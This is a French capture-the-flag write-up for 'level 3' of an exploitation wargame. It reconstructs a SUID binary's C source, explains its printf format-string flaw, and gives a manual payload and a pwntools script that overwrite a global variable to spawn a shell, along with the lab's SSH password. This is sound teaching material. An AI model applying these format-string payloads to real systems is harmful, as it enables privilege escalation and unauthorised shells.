3. *Level 3*

Au niveau protection, pareil que le level 2, toujours pas de NX.
On est sur du dynamically linked, avec la même librairie partagée, `libc-2.15.so`.


Lorsqu'on désassemble le binaire, on remarque cependant avant même que la librairie partagée ne soit link les fonctions **fwrite, printf, fgets, et system** dans le **@plt**. Ce qui veut dire qu'elles sont utilisées quelque part.

On aperçoit sinon une fonction **main**, et une fonction **v**. Main ne fait qu'appeler **v** sans aucun argument.

Peu de choses complexes dans le disassembly du binaire, on reconstruit le code source suivant :

```c
#include <stdio.h>
#include <stdlib.h>

int m;

void    v(void)
{
    char s[524];            // [ebp-0x208]
    fgets(s, 0x200, stdin);
    printf(s);

    if (m != 0x40)
        return ;
    fwrite("Wait what?!\n", 12, 1, stdout);
    system("/bin/sh");
    return ;
}


int    main(void)
{
    v();
    return (0);
}
```

La seule chose un peu perturbante était cette variable "m". Dans **gdb** cela ressemblait à ça :



En examinant les régions mémoires dans **edb**, on s'est rendu compte que la variable **m** se trouvait dans le segment de données, section **.bss**, et qu'il s'agissait donc probablement d'une variable globale non-initialisée, comme on l'a inscrit dans le code source.

L'exploit de ce binaire peut sembler trivial dans le sens où on aurait simplement à l'ouvrir dans **gdb**, mettre un breakpoint avant la comparaison de **eax** avec **0x40**, modifier **eax**, et accéder à `system("/bin/sh")`. Certes c'est possible, mais il faut bien voir qu'un programme ouvert avec **gdb** ne prend pas en compte les privilèges SUID ; on ouvrira notre shell en tant que l'utilisateur actuel, voir :
https://www.mathyvanhoef.com/2012/11/common-pitfalls-when-writing-exploits.html?m=1

Bref, à part ça on voit dans le code source une vulnérabilité de type **format string** assez évidente, avec **printf** qui n'a qu'un seul argument, un pointeur sur chaîne de caractères.

Un tutoriel extrêmement complet sur ce type de failles :
https://cs155.stanford.edu/papers/formatstring-1.2.pdf

VOIR formatstrings.odt dans le dossier courant pour une explication sur ce type de failles.

Notre objectif, en utilisant la vulnérabilité **format string**, est ici simplement de modifier la **variable m** à l'emplacement mémoire 0x804988c, pour lui donner la valeur **0x40**. En effet, le call à printf précède tout juste la comparaison entre **m** et **0x40** qui, si elle est vérifiée, nous offre sur un plateau un appel à **system("/bin/sh')**.

La modification d'un seul byte à un emplacement mémoire (accessible en écriture car dans .bss) arbitraire est relativement aisée avec les vulnérabilités de **format string**.

>> Exploitation manuelle

```
$ python -c "print('\x8c\x98\x04\x08' + '%08x%044x%08x%n')" > /tmp/payload

$ cat /tmp/payload - | ./level3
```

>> Exploit automatique

```
from pwn import *

s = ssh(host='192.168.1.45', port=4242, user="level3",
password="492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02")
p = s.process("/home/user/level3/./level3")

payload = b'\x8c\x98\x04\x08%08x%044x%08x%n'


p.sendline(payload)
p.interactive()
```

Voir formatstrings.odt pour l'explication détaillée. On entre au début de la formatstring l'adresse de l'emplacement mémoire auquel on souhaite écrire **0x40**. En examinant la stack, on s'est aperçu qu'il y avait 3 variables de 4 bytes entre notre emplacement actuel en mémoire suite à l'appel à printf, et le début de la format string elle-même. On insère donc trois %08x (qui ne servent à rien en tant que tel, mais nous déplacent en mémoire jusqu'à pointer au début de la format string).

Ensuite, le %n specifier est appelé ; il écrit à l'emplacement mémoire désigné par le début de notre format string le nombre de bytes qui ont été inscrits jusqu'ici en mémoire. On a calculé les largeurs de champ nécessaires pour que printf ait inscrit 64 caractères (0x40) lorsqu'on atteint le specifier %n. C'est donc cette valeur qui sera inscrite à l'adresse 0x804988c ; ce qui nous donne une shell.

Got flag.